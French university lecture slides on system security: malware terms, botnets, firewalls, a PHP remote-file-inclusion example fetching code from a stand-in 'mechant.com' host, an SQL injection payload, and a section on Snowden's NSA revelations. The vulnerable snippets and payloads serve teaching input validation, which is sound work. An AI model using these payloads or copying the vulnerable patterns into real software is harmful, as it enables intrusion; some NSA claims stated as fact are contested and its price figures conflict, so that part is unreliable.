Administration système

M4101C

2ème année - S4, cours - 3/3
2021-2022

bosc@univ-paris13.fr


Département informatique IUT de Villetaneuse Université Paris-13

Table des matières

1ère partie

Notions de sécurité


Vue d'ensemble



virus
worm
trojan
phishing
zero-day
botnet
zombies
backdoor
keylogger
DDoS
...

des millier d'attaques par jour!

- virus : logiciel malveillant qui peut prendre le contrôle d'une machine. S'attache à un logiciel légitime.
- worm: (ver) logiciel malveillant qui se propage tout seul, typiquement sur le réseau.
- trojan: (cheval de troie) logiciel malveillant qui se fait passer pour un logiciel légitime (ex: carte de vœux de noël .exe)
- phishing:(hameçonnage) Exemple: site web se faisant passer pour un autre (ex: banque), et permettant de récupérer les identifiants
- zero-day: faille de sécurité inconnue du publique, utilisée par des pirates.
- botnet : ensemble d'ordinateurs infectés, sous le contrôle d'un pirate
- zombie: un ordinateur d'un botnet
- keylogger: logiciel qui enregistre le clavier pour récupérer mots de passe, numéros CB...
- DDOS: (Distributed Denial of Service) attaque où un botnet met HS une machine victime en la surchargeant de connexions.



En 20 ans, la sécurité informatique est passé d'un hobby d'amateurs à un enjeu de société, avec des implication sécuritaires et militaires majeures.

Les principales puissances ont aujourd'hui des organisations militaires et de renseignement dédiées, disposant de moyens conséquents.

En parallèle s'est développé la cyber-criminalité, avec des coûts importants (750 € milliards / an en Europe).

Botnet : exemple

1. le pirate infecte des PCs

2. les PC infectés se connectent au botnet.

3. un spammer achète l'accès au pirate

4. le spammer envoie les instructions ; les zombies envoient le spam

IoT
BTC mining

botnets de millions de zombies!


Source: Wikipedia

Wikipedia : Botnet

Voici un scénario classique de cyber-criminalité.

Les acteurs de ce scénario peuvent être spécialisés et faire parti d'organisations différentes et échanger des services contre rémunération.


Des serveurs appelés "command & control" servent à coordonner les actions des ordinateurs infectés ("bots" ou "zombies").




Un pirate qui souhaite pénétrer dans un système informatique distant peut essayer de trouver des failles de sécurité sur les services exposés depuis l'extérieur.

En théorie, ces services ne devraient pas donner accès au pirate, mais en pratique, il existe souvent des failles de sécurité, ou des erreurs d'administration (service mal configuré, logiciel pas mis à jour...).

Chaque service représente donc potentiellement une porte d'entrée.




Une manière simple de réduire les risques est d'installer un firewall (pare-feu). Un firewall permet de bloquer tous les ports réseau sauf le strict nécessaire. De cette manière on réduit le nombre de services exposés.



Un pirate peut obtenir un accès non autorisé soit
1) des moyens non-techniques.
2) par des moyens techniques

1) Le « Social engineering » est souvent négligé lorsqu'on sécurise un réseau.
Exemple: le pirate appelle au téléphone un employé de l'organisation cible, en se faisant passer pour l'administrateur système. L'employé lui donne ses identifiants.

2) Les failles de sécurité (techniques) viennent souvent d'erreurs dans des logiciels. Le développeur n'a pas prévu un cas particulier (souvent complexe), qui permet au pirate d'obtenir des informations ou exécuter du code.
Donc, par essence, les failles de sécurité sont toujours des cas particuliers complexes et "tordus".



Le buffer overflow est une faille assez fréquente. Dans un programme en C, des données sont stockées dans un tableau ("buffer") qui se trouve sur la pile. La pile est une zone de mémoire ou l'on trouve, entre autres, les variables locales de la fonction et l'adresse de retour de la fonction. Cette adresse est l'endroit où se trouve le code qui devra être exécuté après la fin de la fonction.
Si les données fournies par l'utilisateur dépassent ("overflow") la taille du tableau, elles peuvent modifier l'adresse de retour. Le pirate peut alors fournir du code, qu'il pourra faire exécuter (c'est compliqué).
L'erreur dans cet exemple vient de la fonction scanf() qui ne vérifie pas la taille maximale des données entrées.

exemple: php

bete.php

```
$action=$_GET['action'];
include "$action.php";
```

normalement:
http://zozo.com/bete.php?action=lire

```
$action=$_GET['action'];
include "$action.php";
```

```
$action='lire';
include "lire.php";
```

pirate:
http://zozo.com/bete.php?action=http://mechant.com/pirate

```
$action=$_GET['action'];
include "$action.php";
```

```
$action='http://mechant.com/pirate';
include "http://mechant.com/pirate.php";
```

Dans cet exemple, un développeur PHP débutant veut inclure un fichier en fonction d'un paramètre GET passé dans l'URL. Si l'action vaut "lire", il veut inclure "lire.php". Si action vaut "accueil", il veut inclure "accueil.php".

Le pirate peut fournir une valeur d'"action" qui va chercher le fichier à inclure sur un serveur contrôlé par le pirate. La machine cible va donc inclure (et donc exécuter) un programme fourni par le pirate.
L'erreur dans cet exemple vient du fait que le développeur n'a pas vérifié la valeur de "action", qui ne devait valoir que "lire" ou "accueil".

exemple: injection sql

bete.php

```
$nom=$_GET['nom'];
$sql="SELECT * FROM users WHERE nom = '$nom';"
```

normalement:
http://zozo.com/bete.php?nom=toto

➡ `$sql="SELECT * FROM users WHERE nom = 'toto';"`

pirate:
http://zozo.com/bete.php?nom=toto%27%3BUPDATE+u...


$nom="toto';UPDATE users SET passwd='hack';";

➡ $sql=SELECT * FROM users WHERE nom='toto';UPDATE users SET passwd='hack';

Wikipedia : Injection SQL

L'injection SQL est une des failles de sécurité les plus courantes du web.
Une valeur fournie par l'utilisateur ($_GET['nom']) est mise directement, sans vérification, dans une requête SQL. En fournissant une valeur bien réfléchie, le pirate peut faire exécuter une 2e requête SQL, non prévue. C'est le guillemet simple ' qui permet au pirate de "sortir" du champs qui était prévu pour la requête
Dans cet exemple, l'erreur vient du fait que le développeur n'a pas géré la possibilité que la saisie de l'utilisateur contienne des guillemets simples.

Dans les 3 exemples, l'erreur vient d'une non vérification des données fournies par l'utilisateur. C'est une des sources majeures de failles de sécurité. Un bon développeur doit être très attentif et vérifier systématiquement que les données provenant de l'extérieur correspondent à ses attentes.



Un système contient de très nombreux logiciels qui ont inévitablement des failles de sécurité. Il donc est important de mettre à jour très fréquemment les logiciels du système. Le risque augmente fortement une fois que les failles de sécurité sont connues de tous.
Par exemple, sur le web, les pirates ont des programmes qui cherchent automatiquement des sites utilisant des logiciels web (Wordpress, Drupal,...) qui ne seraient pas à jour et exploitent leurs failles de sécurité.

Mesures

- minimiser l'interaction avec l'extérieur
  firewall, proxy
- tenir tous les logiciels à jour
- autoriser que le strictement nécessaire
- IDS: système de détection d'intrusion

sauvegardes incrémentales

Malgré toutes les précautions prises, des failles de sécurité peuvent permettre une intrusion. Il est important de la détecter rapidement, pour limiter les dégâts. Des logiciels (IDS) permettent de détecter des modifications ou des activités suspectes du système.

Si un pirate a obtenu un accès complet "root" au système, il est indispensable de ré-installer ce système tel qu'il était avant l'intrusion. Les sauvegardes incrémentales permettent de le faire, car elles conservent un historique.

2ème partie

Acteurs étatiques

Révélations Snowden

Ex-admin. système NSA

Lanceur d'alerte - juin 2013

Surveillance à grande échelle

Prism

Google


YouTube

Microsoft


« **Upstream** » dorsales internet

Téléphonie

Edward Snowden, est un ex-employé de la NSA, une des principales agences de renseignement des Etats Unis. Son poste d'administrateur système lui permettait de voir l'étendue des activités de surveillance de la NSA. Il les a estimé illégales et illégitimes. En 2013, il décide, par conviction, en prenant des risques importants, de rendre public une grande quantité d'informations sur ces activités.
Le public apprend alors que la NSA surveille une grande partie des communications mondiales, internet et téléphone. On découvre aussi l'étendue des accords secrets entre la NSA et les principales entreprises du web des télécommunications, lui donnant accès à la vie privée de la majorité des internautes.
Les révélations de Snowden représentent un tournant majeur dans le débat sur la surveillance.



Ce transparent, dévoilé par E. Snowden, est tiré d'une présentation interne de la NSA sur le programme "PRISM".
PRISM est un programme de collaboration où les principales entreprises du web et de l'informatique donnent volontairement accès à la NSA aux données privées de l'ensemble de leurs utilisateurs. La NSA rémunère ces entreprises en échange des données.
PRISM est la principale source d'informations de la NSA.




Cet autre transparent de la NSA montre différents types d'informations que la NSA collecte auprès des grandes entreprises, dans le cadre de PRISM.

Upstream collection

Dorsales fibre optique

Collaboration directe
des opérateurs télécoms

Ex: AT&T : room 641A



« RAMPART-A »
5 + 25 pays
32 000 To / jour

« Tempora » : Grande Bretagne (GCHQ)
21 000 To / jour

« Lustre » : France (DGSE)
Données Orange => NSA, GCHQ
70 millions appels / mois

En plus des données provenant de PRISM, la NSA collecte (en filtrant) des quantités colossales de données directement sur les réseaux, dans le cadre du programme « Upstream ». Là aussi, cette collecte se fait en collaboration avec les entreprises de télécommunications. Aux Etats Unis, au moins une douzaines de salles réseau sont installées aux endroits critiques où passent les fibres optiques acheminant de vastes quantités de données. Une de ces salles (room 641A) a été découverte en 2006, bien avant les révélations de Snowden.
Des collectes similaires on lieu dans d'autres pays, dont la Grande Bretagne et la France.

Data mining

Stockage massif et permanent des données

Utah data center :
  $1,5 milliards
  3-12 exaoctets

Traitement automatisé des données

Analyse automatique
- réseaux de proches
- surveillance politique ?

La quantité des données collectées est colossale et ne peut être lue ou analysée directement par des humains.
Pour stocker et traiter une partie de ces données la NSA a construit un très grand datacenter a Bluffdale dans le Utah (Etats Unis). On estime qu'il peut stocker très approximativement 10 millions de terra-octets. Ces données doivent être indexées et traitées automatiquement. La NSA possède une sorte de "Google" interne appelée "xkeyscore" pour chercher des informations et surveiller des cibles en temps réel. Il est probable que la NSA utilise à grande échelle des algorithmes de "Fouille de données" (Data mining) pour analyser automatiquement les informations. Par exemple, il est possible d'analyser des réseaux de proches (ex: amis Facebook) pour déterminer automatiquement le rôles dans une organisations, les goûts et les orientations politiques d'individus.


Technique

Zero-days	arsenal probable	ex: heartbleed ?
	sous-traitants	$5 000 à $2 500 000 / faille
	ex: Microsoft	
	ex: Vupen	
Matériel	ex :firmware reflash (EquationDrug, GrayFish)	
	ex: Intel : RdRand	
	beaucoup d'autres	


Les zero-days sont des failles de sécurité qui ne sont pas encore connues du public. Elles peuvent avoir une grande valeur, car elles permettent à celui qui les possède de prendre le contrôle d'un logiciel, parfois à distance. De nombreuses petites entreprises de sécurité découvrent, achètent et vendent des zero-days. Les prix vont de $5000 (ex: faille Drupal) à $500000 (ex: faille iOS/iPhone). Des entreprises comme Microsoft fournissent des zero-days à la NSA, avant de les corriger.
EquationDrug, un logiciel malveillant très complexé (NSA), modifie le firmware d'un disque. Le firmware est le logiciel qui s'exécute dans le matériel. Il est alors très difficile de le détecter et de le supprimer.
Certains CPU Intel ont des failles délibérées qui facilitent décryptage par la NSA.

http://www.wired.com/2015/11/heres-a-spy-firms-price-list-for-secret-hacker-techniques
